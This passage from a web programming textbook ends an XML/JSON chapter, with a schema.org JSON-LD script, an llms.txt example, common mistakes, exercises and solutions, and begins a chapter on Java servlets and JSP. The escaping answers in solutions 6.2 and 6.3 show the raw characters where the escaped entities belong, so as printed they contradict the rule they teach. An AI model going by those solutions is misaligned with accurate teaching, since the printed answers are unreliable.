6.21.4 Whitespace, the bug that is not a bug

Section 6.8.2 counted 42 whitespace-only text nodes among 38 elements. The consequences, collected: `firstChild` is a text node; `nodeValue` of an element is not its text (use `textContent`); text read from an indented element may carry the indentation, so trim what you read. Set `$doc->preserveWhiteSpace = false` in PHP before loading; in Python, ElementTree never builds those nodes.

6.22 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and running at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines*, the discipline called Generative Engine Optimization (GEO), which is to answer engines what SEO was to lists of links. Three ideas of this chapter sit at the center of that work.

Structured data is what a machine can cite. A page that says "Rp 8.000 per kilo" in a paragraph offers a machine a string; a page that states the same fact as named properties offers a fact. The

shared vocabulary for such facts is **schema.org** [17], and today it is almost always embedded as **JSON-LD** [18], JSON with a `@context` that says which vocabulary the keys come from. It is Section 6.9's namespace idea in JSON clothing, and one of the signals Profitina's AI Visibility Engine reports on, while the Content Engine's technical assistant, running on a local Qwen2.5 model, helps site owners write it. **Listing 6.76** generates such a block for a Laundry outlet from the same database as the feed:

Listing 6.76 `python/11_jsonld.py`. `DryCleaningOrLaundry` is a real schema.org type.

```
"""11_jsonld.py - describe one Profitina Laundry outlet to search and answer
engines as schema.org JSON-LD, built from the same database as the feed."""
import json
import sqlite3
from pathlib import Path

DB = Path(__file__).resolve().parent.parent / "data" / "laundry.db"
con = sqlite3.connect(DB)
name, address, phone = con.execute(
    "SELECT name, address, phone FROM Outlet WHERE id = 'O01'").fetchone()
low, high = con.execute("SELECT MIN(price), MAX(price) FROM Service").fetchone()

parts = address.split(", ")              # street, district(s), 'Surabaya 60293'
street, (city, postcode) = parts[0], parts[-1].rsplit(" ", 1)
rupiah = lambda n: f"Rp {int(n):,}".replace(",", ".")

outlet = {
    "@context": "https://schema.org",
    "@type": "DryCleaningOrLaundry",          # a real schema.org type
    "name": name,
    "telephone": phone,
    "address": {
        "@type": "PostalAddress",
        "streetAddress": street,
        "addressLocality": city,
        "addressRegion": "Jawa Timur",
        "postalCode": postcode,
        "addressCountry": "ID",
    },
    "priceRange": f"{rupiah(low)} - {rupiah(high)}",
    "currenciesAccepted": "IDR",
    "paymentAccepted": "Cash, QRIS, Bank transfer",
}
print('<script type="application/ld+json">')
print(json.dumps(outlet, indent=2, ensure_ascii=False))
print("</script>")
```

Listing 6.77 The output of **Listing 6.76**, ready to paste into the `<head>` of the outlet's page.

```
<script type="application/ld+json">
{
  "@context": "https://schema.org",
  "@type": "DryCleaningOrLaundry",
  "name": "Profitina Laundry Rungkut",
  "telephone": "031-0000-2101",
  "address": {
    "@type": "PostalAddress",
    "streetAddress": "Jl. Kenari Raya No. 21",
    "addressLocality": "Surabaya",
    "addressRegion": "Jawa Timur",
    "postalCode": "60293",
    "addressCountry": "ID"
  },
  "priceRange": "Rp 6.000 - Rp 65.000",
  "currenciesAccepted": "IDR",
  "paymentAccepted": "Cash, QRIS, Bank transfer"
}
</script>
```

Every value in **Listing 6.77** came from `laundry.db`; the price range is the cheapest and the dearest row of `Service`.

A plain file for answer engines. Profitina's marketing site publishes an `/llms.txt` [19]: a short Markdown file at the root of a site that tells language models, in plain words and links, what the site is and where its important pages are. It is the reverse of this chapter's lesson and belongs beside it: some readers are better served by a short, well-organized text than by any grammar. **Listing 6.78** is what one for Profitina Laundry could look like:

Listing 6.78 `data/llms.txt`, an example for Profitina Laundry. The addresses use the reserved `.example` domain.

```
# Profitina Laundry

> Laundry and dry cleaning in Surabaya, Indonesia: three outlets (Rungkut,
> Keputih, Wiyung), priced per kilogram, per item or per pair, paid in cash,
> by QRIS or by bank transfer.

## Prices and services

- [Price list](https://laundry.profitina.example/services): 12 services, Rp 6.000 to Rp
65.000
- [Check a bill](https://laundry.profitina.example/status): bill number and phone number,
no account needed

## Outlets

- [Rungkut](https://laundry.profitina.example/outlets/O01): Jl. Kenari Raya No. 21,
Surabaya 60293
- [Keputih](https://laundry.profitina.example/outlets/O02): Jl. Flamboyan No. 8, Surabaya
60111
- [Wiyung](https://laundry.profitina.example/outlets/O03): Jl. Cempaka Indah No. 45,
Surabaya 60228
```

XML is still what crawlers eat first. Before a page can be scored it must be found, and discovery runs on `sitemap.xml` [20], a plain XML vocabulary with one `<url>` element per page, and on `robots.txt`, which points to it. Reading a sitemap is **Listing 6.26** with other element names.

Validate at the boundary, and export as a contract. The scanner fetches documents other people wrote, so everything in Section 6.21 applies with full force: size and time limits, and parsers with external entities off. And Profitina's dashboard offers a CSV export of each brand's weekly score, which makes the format a promise to whoever re-imports it; the discipline is

Listing 6.52's last lines, a test that checks the program's own output before it leaves. The app advises; the user decides; and the hands-on version of all of this in this book is always Profitina Laundry, never the product's internals.

6.23 Common Mistakes, and How to Avoid Them

Building XML by joining strings. *Wash, dry & fold* breaks the file. Let the library escape (**Listing 6.50**).

Passing the text to `createElement` in PHP. Its second argument is not escaped; use `createTextNode`.

Forgetting that XML is case-sensitive. `<customer>` is not closed by `</Customer>`, and the error message will not say "case".

Unquoted attribute values and overlapping tags. **Figure 6.8** and `<b><i></b></i>`: the parser stops at the first (**Listing 6.9**).

Reading only the last error message. The first message is the real one; fix it and run again.

Writing an empty element for a missing value. `<finished></finished>` says "there is a finishing time and it is blank"; leave the element out.

Writing the database's time format into an `xs:dateTime`. `2026-09-26 09:05:04` is invalid; write `2026-09-26T09:05:04+07:00` (**Listing 6.21**).

Expecting `firstChild` to be an element. It is usually whitespace (**Listing 6.11**).

Forgetting to cast in PHP, or that `.text` may be `None` in Python. `(int) $bill->charged`; `(el.text or "")`.

Querying a namespaced document without registering the namespace. `//customer` found nothing (**Listing 6.14**).

Sorting numbers as text in XSLT, or forgetting `current()`. `data-type="number"`; `[@id = current()/customer/@id]`.

Using DOM on a file that does not fit in memory, or `iterparse` without `clear()`. Budget about ten times the file for a tree (**Listing 6.33**).

Leaving a parser's entity handling at its defaults without checking them. The JDK default read `secret.txt` (**Listing 6.75**).

Comparing XML documents byte by byte in a test. Compare canonical forms.

Confusing absent with null in JSON. Decide once, write it into the format, and write every key every time.

6.24 Chapter Summary

XML exists so that programs written by strangers can exchange data without asking each other questions. Its one idea is that names travel with values (**Listing 6.1** against **Listing 6.2**).

It is a meta-language (**Figure 6.4**): it defines no tags, only the rules any vocabulary obeys, so one parser reads MathML, SVG and the Laundry feed. It describes structure and meaning, never appearance.

Six rules make a document well-formed, and a parser refuses a document that breaks one, stopping at the first fault (**Listing 6.9**). **Five characters have entity references** (**Table 6.2**), and `&` must always be escaped; CDATA and comments are for the typist and the human reader, not for data.

A document is a tree of nodes, and not all of them are elements: `bills.xml` holds 42 whitespace-only text nodes among 38 elements (**Listing 6.11**). **Namespaces** make an element's name the pair (URI, local name); match on the URI (**Listing 6.14**).

Well-formed is not valid. A DTD states shapes; an XML Schema states shapes and values, which is why it caught seven faults where the DTD caught four (**Listing 6.21**). Validate at the boundary, then trust; business rules come after.

There are three ways to read (**Table 6.8**): build the tree (DOM), receive events (SAX), or pull them (StAX, `iterparse`). The tree cost about nine times the file (**Listing 6.33**).

XPath asks questions of a tree (**Listing 6.35**) with the same expressions in every language, although Python's standard library knows only a subset. **XSLT transforms** one document into another; the same stylesheet gave the same day sheet on two unrelated engines.

The Laundry's bills and customers were exported from `laundry.db` in PHP, Java and Python, and the twelve files agree to the byte (**Listing 6.59**), because each writer used a library and none joined strings.

JSON has six types and no attributes, comments or namespaces (**Table 6.11**). It is no smaller than XML once both are squeezed and compressed (**Listing 6.62**); it won the web because it is JavaScript's own syntax and matches the shape of records. **A feed endpoint** serves both, validates its parameters, negotiates the format, and protects the personal data it carries (**Listing 6.66**).

A document from a stranger is untrusted input: disable DTDs or external entities, cap the size, and measure your parser's defaults instead of assuming them (**Listing 6.75**).

For further reading, the language itself is defined by the W3C Recommendation [4], namespaces by [21], and XML Schema, XPath and XSLT by [5], [8] and [9]. Ray [2] is a gentle introduction and Harold and Means [3] the desk reference. The PHP, Java and Python APIs of this chapter are documented in [22], [7] and [23], lxml in [6]. JSON is defined by [12] and [11], JSON Schema by [13] and JSONPath by [24]. The Java releases of **Figure 6.2** are announced in [1], and the schedule for removing XSLT from browsers is [10].

6.25 Exercises

6.1 Write **Listing 6.1** as XML by hand without looking at **Listing 6.6**, then compare. Which pieces of information did you have to *decide* rather than copy?

6.2 This is not well-formed. Name every rule it breaks, then repair it: `<Bill id=B2905><unit>7<customer>Vania & co</bill>`

6.3 Write the customer name `Wong & Sons <"Laundry" Agent's>` correctly (a) as element content and (b) as a double-quoted attribute value. Why do the two answers differ?

6.4 Using **Listing 6.11** as a model, predict the number of elements, attributes and whitespace-only text nodes in `customers.xml` (**Listing 6.51**). Then check with `04_minidom_nodes.py`, changing the file name.

6.5 For each of the seven faults of **Listing 6.15**, say whether a DTD can catch it, and why.

6.6 Add an optional `note` element, at most 200 characters, after `rack` in both **Listing 6.18** and **Listing 6.19**. Which grammar can enforce the length?

6.7 Write an XML Schema simple type for the Laundry's phone numbers, which look like `0895-0000-4449`.

6.8 Write XPath expressions, and test them, for: (a) the ids of bills whose customer id starts with `C02`; (b) the total charged on departed bills that were not cancelled; (c) the ids of bills with no payment, or paid less than charged; (d) the names of customers who paid other than in cash.

6.9 Export outlet O03 for 2026-09-30 with each of the three export programs and run `compare_exports.py` against the new files. What does the day look like, and what changes in the XML when every bill is still queued?

6.10 `sum(//charged)` printed `152000.0`. Why the `.0`? How would you print an integer in PHP and in Python?

6.11 Modify **Listing 6.40** so that cancelled bills are shown in gray and are not counted in the total row.

6.12 XPath 1.0 has `sum()` and `count()` but no `max()`. Write a named XSLT template that returns the largest `charged` value by recursion, and explain why a loop with a variable is impossible.

6.13 The feed of Section 6.20 answers `/feed/bills` with JSON when the `Accept` header is missing. Why is JSON the better default, and why must the response carry `Vary: Accept`?

6.14 A partner sends a feed that is well-formed, validates against **Listing 6.19**, and marks a bill `cancelled="true"` with `<charged>45000</charged>`. What does this say about validation, and where must the check go?

6.15 Explain why `EntityTraps.java` could read `secret.txt` and `08_entity_traps.php` with default options could not. Where does the difference live?

6.16 Convert **Listing 6.60** back to the XML of **Listing 6.6** by hand for bill B2911. Which rule tells you to omit `finished` rather than write an empty element?

6.26 Solutions to the Exercises

6.1 Whether `7` is a `unit` element or an attribute of `service`; what the second `42000` is called (this chapter chose `payment`, with the method as an attribute); whether an absent payment is an empty element or no element (no element); and where the cancellation goes (an attribute, `cancelled="true"`). None of these is in the CSV; all of them are in the XML.

6.2 The attribute value `B2905` is not quoted (**Figure 6.8**); the bare `&` must be `&` (**Table 6.2**); `unit` and `customer` are never closed; `<Bill>` is closed by `</bill>`, a case mismatch. Repaired, and with a declaration added:

```
<?xml version="1.0" encoding="UTF-8"?>
<bill id="B2905"><unit>7</unit><customer>Vania &amp; co</customer></bill>
```

6.3 As element content: `Wong & Sons <"Laundry" Agent's>`; only `&`, `<` (and, by habit, `>`) need escaping, because quotation marks are ordinary characters in text. As a double-quoted attribute: `"Wong & Sons <"Laundry" Agent's>"`; now the double quotes would end the value, so they become `"`, while the apostrophe is still safe. Escaping depends on context, which is why Section 6.6.2 treats the five separately.

6.4 Elements: 1 `customers` + 4 `customer` + 4 × 6 children =29. Attributes: 2 on the root + 4 × 2 = 10. Whitespace-only text nodes: 4 + 1 = 5 in the root and 4 × 7 = 28 in the customers, 33 in all. Real text nodes: 24. There is no comment in this file, and running the program confirms all four numbers.

6.5 `date="26/09/2026"`: no, a DTD attribute of type `CDATA` accepts any string. `id="2905"`: yes, because the type `ID` must be an XML name, which cannot start with a digit. `status="washing"` and `method="ovo"`: yes, through enumerations. `service` before `customer`: yes, through the sequence. `unit` 0 and the arrival time without `T`: no, `#PCDATA` accepts any text. Four of seven, as **Listing 6.21** shows.

6.6 DTD: add `note?` after `rack` in the `bill` content model and declare `<!ELEMENT note (#PCDATA)>`. Schema: add `<xs:element name="note" minOccurs="0">` with an anonymous `xs:simpleType` restricting `xs:string` by `<xs:maxLength value="200"/>`. Only the schema can enforce the length.

6.7

```
<xs:simpleType name="phone">
  <xs:restriction base="xs:string">
    <xs:pattern value="0[0-9]{2,3}-[0-9]{4}-[0-9]{4}"/>
  </xs:restriction>
</xs:simpleType>
```

The base is `xs:string`, not an integer type: the leading zero and the dashes are part of the value. The pattern accepts `0895-0000-4449` and also the outlets' `031-0000-2101`.

6.8 Tested against `bills.xml` with lxml:

```
//bill[starts-with(customer/@id,'C02')]/@id ['B2911', 'B2913']
sum(//bill[@status='departed' and not(@cancelled='true')]/charged) 122000.0
//bill[count(payment) = 0 or sum(payment) < charged]/@id ['B2911']
//payment[@method != 'cash']/../customer/text() ['Laras Chandra', 'Diah Siregar']
```

In (c), `sum(payment)` inside the predicate is computed per bill, because the context node is the bill being tested; B2911 qualifies through `count(payment) = 0`. In (d), `..` climbs from the payment to its bill.

6.9 Run `php 02_export.php O03 2026-09-30`, `python 02_export.py O03 2026-09-30` and `java ... Export O03 2026-09-30`, then compare the three `out/` folders with each other (`compare_exports.py` compares with `data/`, so copy one track's files there first, or compare the folders pairwise with `cmp`). The day has three queued bills. In the XML every bill lacks both `finished` and `departed`, and B2950's customer, *Ma'ruf Saputra*, shows that an apostrophe in element content needs no escaping.

6.10 XPath 1.0 has one number type, a double-precision float, so every numeric result is a float. PHP: `(int) $xp->evaluate('sum(//charged)')`. Python with lxml: `int(doc.xpath('sum(//charged)'))`.

6.11 In the `bill` template, add `<xsl:if test="@cancelled = 'true'"><xsl:attribute name="style">color: gray</xsl:attribute></xsl:if>` as the first child of `<tr>`. In the total row, sum only `bill[not(@cancelled = 'true')]/charged`. The total does not change here, because the cancelled bill was charged 0, which is exactly why such a rule belongs in a test with a less convenient example.

6.12 A template that carries the best value so far and calls itself on the rest of the list:

```
<xsl:template name="largest">
  <xsl:param name="nodes"/>
  <xsl:param name="best" select="0"/>
  <xsl:choose>
    <xsl:when test="not($nodes)"><xsl:value-of select="$best"/></xsl:when>
    <xsl:when test="$nodes[1] &gt; $best">
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="number($nodes[1])"/>
      </xsl:call-template>
    </xsl:when>
    <xsl:otherwise>
      <xsl:call-template name="largest">
        <xsl:with-param name="nodes" select="$nodes[position() &gt; 1]"/>
        <xsl:with-param name="best" select="$best"/>
      </xsl:call-template>
    </xsl:otherwise>
  </xsl:choose>
</xsl:template>
```

Called with `select="bill/charged"` on `bills.xml` it returns `80000` (run with lxml). A loop cannot do it because an `xsl:variable` can never be reassigned; the recursion replaces the assignment with a new parameter value on each call.

6.13 JSON is what browsers and most API clients expect, and a client that does not state a preference is most likely one of them. `Vary: Accept` tells caches that the body depends on that header; without it a cache could store the XML answer and hand it to a client that asked for JSON.

6.14 Validation checks grammar and datatypes, not facts about the world: `cancelled` is a legal boolean and 45,000 a legal amount. The rule "a cancelled bill is charged 0" is a business rule, checked by the program right after validation. (XML Schema 1.1 can express such rules with `xs:assert`, but the libraries in this chapter implement XSD 1.0.)

6.15 The file is the same; the difference lives in the **parser defaults**. The JDK's `DocumentBuilderFactory` resolves external entities unless told otherwise; libxml, behind PHP, does not substitute entities or load external DTDs unless `LIBXML_NOENT` or `LIBXML_DTDLOAD` is passed. Hence the rule: set the safe option explicitly on every platform, whatever its default.

6.16 `<bill id="B2911" status="departed" cancelled="true">` with `customer`, `service`, `unit`, `rack`, `arrived`, `departed` and `charged` 0, and no `finished` and no `payment`. The rule is the design decision of Section 6.4.3, *absent means absent*, backed by the grammar: `finished?` in **Listing 6.18**, `minOccurs="0"` in **Listing 6.19**. `"finished": null` in JSON and a missing element in XML carry the same information in their two languages.

References

[1] Oracle, "The Arrival of Java 27!," *Inside.java*, Sep. 15, 2026. [Online]. Available: https://inside.java/2026/09/15/jdk-27-available/

[2] E. T. Ray, *Learning XML*, 2nd ed. Sebastopol, CA, USA: O'Reilly Media, 2003.

[3] E. R. Harold and W. S. Means, *XML in a Nutshell*, 3rd ed. Sebastopol, CA, USA: O'Reilly Media, 2004.

[4] T. Bray, J. Paoli, C. M. Sperberg-McQueen, E. Maler, and F. Yergeau, *Extensible Markup Language (XML) 1.0*, 5th ed., W3C Recommendation. World Wide Web Consortium, 2008. [Online]. Available: https://www.w3.org/TR/xml/

[5] D. Peterson, S. Gao, A. Malhotra, C. M. Sperberg-McQueen, and H. S. Thompson, *W3C XML Schema Definition Language (XSD) 1.1 Part 2: Datatypes*, W3C Recommendation. World Wide Web Consortium, 2012. [Online]. Available: https://www.w3.org/TR/xmlschema11-2/

[6] S. Behnel et al., *lxml: XML and HTML with Python*. [Online]. Available: https://lxml.de/

[7] Oracle Corporation, *Java SE 21 API Specification: Module java.xml*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.xml/module-summary.html

[8] J. Clark and S. DeRose, *XML Path Language (XPath) Version 1.0*, W3C Recommendation. World Wide Web Consortium, 1999. [Online]. Available: https://www.w3.org/TR/xpath-10/

[9] J. Clark, *XSL Transformations (XSLT) Version 1.0*, W3C Recommendation. World Wide Web Consortium, 1999. [Online]. Available: https://www.w3.org/TR/xslt-10/

[10] Google, *Removing XSLT for a more secure browser*, Chrome for Developers. [Online]. Available: https://developer.chrome.com/docs/web-platform/deprecating-xslt (accessed Sep. 2026).

[11] Ecma International, *ECMA-404: The JSON Data Interchange Syntax*, 2nd ed. Geneva, Switzerland, 2017.

[12] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, Internet Engineering Task Force, Dec. 2017.

[13] A. Wright, H. Andrews, B. Hutton, and G. Dennis, *JSON Schema: A Media Type for Describing JSON Documents*, draft 2020-12. [Online]. Available: https://json-schema.org/specification

[14] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[15] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[16] OWASP Foundation, *XML External Entity Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

[17] Schema.org Community Group, *Schema.org vocabulary*. [Online]. Available: https://schema.org/

[18] G. Kellogg, P.-A. Champin, and D. Longley, Eds., *JSON-LD 1.1*, W3C Recommendation. World Wide Web Consortium, 2020. [Online]. Available: https://www.w3.org/TR/json-ld11/

[19] J. Howard, *The /llms.txt file*, proposal, 2024. [Online]. Available: https://llmstxt.org/

[20] sitemaps.org, *Sitemaps XML format*, protocol 0.9. [Online]. Available: https://www.sitemaps.org/protocol.html

[21] T. Bray, D. Hollander, A. Layman, R. Tobin, and H. S. Thompson, *Namespaces in XML 1.0*, 3rd ed., W3C Recommendation. World Wide Web Consortium, 2009. [Online]. Available: https://www.w3.org/TR/xml-names/

[22] The PHP Documentation Group, *PHP Manual: XML Manipulation (DOM, SimpleXML, XSL) and JSON*. [Online]. Available: https://www.php.net/manual/en/refs.xml.php

[23] Python Software Foundation, *The Python Standard Library: Structured Markup Processing Tools, and json*. [Online]. Available: https://docs.python.org/3/library/markup.html

[24] S. Gössner, G. Normington, and C. Bormann, Eds., "JSONPath: Query Expressions for JSON," RFC 9535, Internet Engineering Task Force, Feb. 2024.

Chapter 7
Java Server Pages

By the end of this chapter you will be able to install a Java servlet container — Apache Tomcat 10.1 or 11 — on Windows, macOS or Linux, from a terminal and from inside VS Code, and prove that it runs. You will write servlets against the Jakarta Servlet 6 API and pages in Jakarta Server Pages 3.1, and you will understand, not merely believe, what the container does with a page between the moment a browser asks for it and the moment the answer arrives: you will see, printed in full, the Java class that a page secretly becomes. You will know every way of putting Java into a page and, more usefully, why the best pages use almost none of it; you will know the nine implicit objects, the four scopes, JavaBeans, the Expression Language and the standard tag library. Then you will put all of it to work on something real: the bills pages of Profitina Laundry — a login, a list of bills that can be filtered by outlet and status, a bill's own page, a form that creates a bill and a button that moves it along its workflow — built as servlets and JSP views in the Model–View–Controller arrangement, reading and writing the shop's real database through JDBC on SQLite or MySQL, with sessions for who is logged in and filters that guard the doors. Finally you will see the very same pages built twice more, on the web server that comes inside every JDK and in Python with Flask and Jinja2, so that you can see how little of this chapter is really about Java.

7.1 Where We Left Off

Chapter 1 gave us the sentence the whole book rests on: **a browser asks, a server answers**. Chapter 2 filled the answer with HTML and CSS. Chapter 3 put a program in the middle, so that the answer could be computed rather than merely fetched, and that program was written in PHP. Chapter 5 gave the program a memory by putting MySQL behind it and showed how to get a server running at all. Chapter 6 taught XML, the way structured data travels between programs that were not written by the same people.

Everything in those chapters is still true here. What changes is one thing only: the language in the box in the middle.

Look again at the architecture from Chapter 3. A request arrives. The web server notices the address. If it names a `.php` file, it hands that file to the PHP interpreter, waits, and sends back whatever the interpreter printed. This chapter changes "the PHP interpreter" to "a Java servlet container" and changes the file to a Java class or a `.jsp` page. Nothing else in the picture moves.

That is worth saying plainly, because the vocabulary of Java web programming is heavy — servlet, container, deployment descriptor, WAR, filter, JavaBean, Expression Language, tag library — and it can hide how little is new. Underneath it all is the loop you already know: a request comes in, some code runs, HTML goes out.

Three questions organize the chapter.

Why does this exist at all? PHP works. Why would anyone put Java behind a web page? Section 7.2 answers, and the answer is not "because Java is better". It is that a great many organizations

already had their business in Java — the accounting, the inventory, the payroll — and needed web pages that could talk to it.

What actually happens to a JSP page? This is the center of the chapter, and Section 7.5 settles it. A JSP page is not interpreted. It is *translated into a Java class* and compiled, once, and it is that class which answers every request afterwards. You will read the class.

How do I keep the Java out of the page? The honest history of this technology is that its first version let you put anything anywhere, people did, and the result was unmaintainable. Everything invented afterwards — servlets as controllers, beans, the Expression Language, the tag library — exists to take the Java back out of the page. Sections 7.9 to 7.14 are that story, and from Section 7.15 on you will build the Laundry bills pages with servlets that contain no HTML and pages that contain no Java.

7.2 Why There Is Server-Side Java at All

7.2.1 The problem Java was asked to solve

In the late 1990s many large organizations — banks, airlines, insurers, universities — had serious systems written in Java, reached from desktop programs on each employee's machine. Then the web happened, and the question became: how does a web page reach that system?

Nobody with a working payroll system rewrites it for fun. The practical answer was a thin web layer in front of the Java that already existed — code that speaks HTTP on one side and ordinary Java method calls on the other. That layer is the **servlet**, and JSP is the servlet made comfortable.

> **THE KEY INSIGHT.** Server-side Java did not win arguments about syntax. It won because the business logic was already in Java, and the shortest path from a browser to that logic was a Java program. The whole of this chapter is the shape of that shortest path.

7.2.2 Where the pieces live: containers

Figure 7.1 is the map of the Java enterprise platform, today called Jakarta EE; its current edition, Jakarta EE 11, was released in June 2025 [1]. It is worth studying for a minute even though most of it is outside our scope, because it tells you exactly where JSP sits.




Figure 7.1 The Java enterprise platform (Jakarta EE, formerly J2EE and Java EE). Jakarta Servlet and Jakarta Pages (JSP) live together in the **web container**, in the middle. Requests reach that container over HTTP or HTTPS; from there, Java APIs such as JDBC reach the database, and RMI reaches business components in the EJB container.

Read **Figure 7.1** from left to right. On the left are **clients**; whatever they are, they reach the server over **HTTP or HTTPS**, the protocol of Chapter 1. In the middle is the **web container**, holding the

two words this chapter is about, **JSP** and **Servlet**: the box that receives requests and produces responses. On the right is the **EJB container** for heavy business components, which most applications never need and this book does not teach; the two containers talk by **RMI**, Java's way of calling a method on another machine.

Beneath the containers are the services they offer to the code inside them — **JDBC**, **JNDI**, and the APIs once called JTA, JMS and JavaMail and now named Jakarta Transactions, Jakarta Messaging and Jakarta Mail. Two appear in this chapter: **JDBC**, how Java talks to a database, and **JNDI**, a naming service in which the container publishes things such as "the laundry connection pool" under a name (Section 7.16).

> **DEFINITION.** A **container** is a program that runs your code and supplies everything around it: the network socket, the threads, the parsing of HTTP, the lifecycle of your objects, and services such as database pooling and naming. You write a class; the container decides when to make it, when to call it and when to throw it away. Apache **Tomcat** is the container used throughout this chapter.

This is the biggest change of habit for someone arriving from PHP: in PHP you write a file and the file runs; in Java you write a class and *hand it over*, and the container decides when it runs. That reversal, **inversion of control**, is why Java needs configuration: you must tell the container what you gave it.

Figure 7.2 draws the same idea for the application this chapter builds. One request for the Laundry bill list enters Tomcat through a **connector** listening on port 8080, is matched to the application deployed at `/laundry`, passes through a chain of three **filters**, reaches a **servlet** that asks the database for bills, and is **forwarded** to a JSP page that turns those bills into HTML. Every box inside the large frame is either Tomcat's or ours; every arrow between them is Tomcat calling our code.




Figure 7.2 One request through the servlet container, as this chapter's Laundry application handles it. The filters run in the order `web.xml` gives them; the servlet decides; the JSP page draws. A request without a session is turned back by the third filter before any servlet runs.

7.2.3 What a servlet is

Before JSP there was the servlet, and JSP is built on top of it, so the servlet comes first.

> **DEFINITION.** A **servlet** is a Java class that the web container calls when a request arrives for a particular address. It receives two objects — one describing the request, one for building the response — and its job is to write the response.

Listing 7.1 is a complete servlet, and it is in this chapter's code folder, where it was compiled against the Jakarta Servlet 6.0 API.

Listing 7.1 `HelloServlet.java`: a servlet that produces a small page. Every character of HTML is inside a Java string.

```java
package laundry.web;

import jakarta.servlet.ServletException;
import jakarta.servlet.annotation.WebServlet;
import jakarta.servlet.http.HttpServlet;
import jakarta.servlet.http.HttpServletRequest;
import jakarta.servlet.http.HttpServletResponse;
import java.io.IOException;
import java.io.PrintWriter;

/** The smallest useful servlet: every character of HTML is inside a Java string. */
@WebServlet("/hello")
public class HelloServlet extends HttpServlet {

    @Override
    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
            throws ServletException, IOException {
        resp.setContentType("text/html; charset=UTF-8");
        PrintWriter out = resp.getWriter();
        out.println("<html>");
        out.println("<body>");
        out.println("Hello, Web Programming class!");
        out.println("<br>");
        out.println("Current time is " + new java.util.Date());
        out.println("</body>");
        out.println("</html>");
    }
}
```

Read it from the top. The imports name classes from `jakarta.servlet` (Section 7.2.5 explains the name). `@WebServlet("/hello")` tells the container which address this class answers. `extends HttpServlet` makes it a servlet: the base class receives every request and calls `doGet` for a GET, `doPost` for a POST, and so on. Our `doGet` sets the content type and prints the page line by line — which shows exactly why servlets are painful for pages.

The HTML is invisible: no editor colors it and no validator checks it. Every quotation mark in it must be escaped — `<a href=\"/bills\">`. The proportions are backwards: a real page is ninety percent fixed text, and **Listing 7.1** makes that ninety percent the expensive part. And every change, however small, needs a compile and a redeploy.

7.2.4 Turning the page inside out

Here is the idea that produced JSP, and it really is one idea. The servlet is a Java file with HTML inside it. **Turn it inside out**: write an HTML file with Java inside it. Let the fixed text be fixed text, sitting in the file as itself, and mark the few places where something must be computed. **Table 7.1** sets the two side by side.

Table 7.1 Servlets and JSP compared. The third row is the one to remember: a JSP page does not replace the servlet, it *becomes* one. The last row is why real applications use both.

	Servlets	JSP
What it looks like	HTML code inside Java	Java-like code inside HTML
Ease of writing pages	Not easy	Very easy
What it is, underneath	A Java class you write and compile	A page that is compiled into a servlet
Who edits it comfortably	A Java developer	A Java developer, and a page designer
What it is best at	Controlling and dispatching	Displaying

